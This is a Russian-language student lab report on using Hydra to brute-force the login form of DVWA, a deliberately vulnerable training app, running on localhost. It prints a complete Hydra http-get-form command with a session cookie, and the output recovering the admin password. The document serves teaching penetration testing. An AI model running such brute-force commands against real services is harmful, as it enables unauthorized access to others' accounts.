

# **Отчёт по индивидуальному проекту.**

## **Этап 3**

**Дисциплина: Основы информационной безопасности**

**Бансимба Клодели Дьегра НПИбд-02-22**

# Содержание

<b>1</b>	<b>Цель работы</b>	<b>5</b>
<b>2</b>	<b>Выполнение лабораторной работы</b>	<b>6</b>
<b>3</b>	<b>Выводы</b>	<b>10</b>
	<b>Список литературы</b>	<b>11</b>

## Список иллюстраций

2.1	Изменение уровня защиты на “Low” . . . . .	6
2.2	Изменение IP . . . . .	7
2.3	Создание passwords.txt . . . . .	7
2.4	Пароли для перебора . . . . .	8
2.5	Метод отправки формы . . . . .	8
2.6	Значение PHPSESSID . . . . .	8
2.7	Использование Hydra . . . . .	9
2.8	Успешная авторизация . . . . .	9

## **Список таблиц**

# 1 Цель работы

Научиться использовать Hydra для нахождения паролей для авторизации.

## 2 Выполнение лабораторной работы

Запустим DVWA. Перейдём в раздел DVWA Security и установим уровень защиты на “Low”. (рис. 2.1)




Рис. 2.1: Изменение уровня защиты на “Low”

В настройках браузера меняем ручную настройки конфигурации, указываем IP (рис. 2.2)




Рис. 2.2: Изменение IP

Создадим файл passwords.txt, в котором укажем пароли для подстановки (рис. 2.3).




Рис. 2.3: Создание passwords.txt

Запишем варианты паролей в нём (рис. 2.4).




Рис. 2.4: Пароли для перебора

Откроем код веб-страницы и посмотрим метод отправки формы (рис. 2.5).




Рис. 2.5: Метод отправки формы

Видим, что используется метод “GET”.

Теперь откроем Инспектор, перейдём в раздел Storage и скопируем значение PHPSESSID (рис. 2.6)..




Рис. 2.6: Значение PHPSESSID

Перейдём в консоль и воспользуемся Hydra – вставим полученное значение PHPSESSID в один из аргументов команды (рис. 2.7).



```
File Actions Edit View Help
izations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics a

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-06 12:34:36
[ERROR] the variables argument needs at least the strings ^USER^, ^PASS^, ^USER64^ or ^PAS

(claudely@Claudely)-[~]
$ hydra -l admin -P ~/passwords.txt 127.0.0.1 http-get-form "/DVWA/vulnerabilities/br
ute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\$:PHPSESSID=0gd6eq96v8l3q93qhf
2e6217a8;security=low:F=Username and/or password incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these **
* ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-06 12:56:19
[INFORMATION] escape sequence \: detected in module option, no parameter verification i
s performed.
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per t
ask
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/:username=^USE
R^&password=^PASS^&Login=Login:H=Cookie\$:PHPSESSID=0gd6eq96v8l3q93qhf2e6217a8;security=
low:F=Username and/or password incorrect
[80][http-get-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-06 12:56:19

(claudely@Claudely)-[~]
```

Рис. 2.7: Использование Hydra

По выполнении команды мы видим подходящие значения для авторизации. Введём их и успешно авторизуемся (рис. 2.8).




Рис. 2.8: Успешная авторизация

## 3 Выводы

В ходе этапа проекта мы узнали как использовать hydra для подбора логина и пароля.

## Список литературы

1. Парасрам, Ш. Kali Linux: Тестирование на проникновение и безопасность : Для профессионалов. Kali Linux / Ш. Парасрам, А. Замм, Т. Хериянто, и др. – Санкт-Петербург : Питер, 2022. – 448 сс.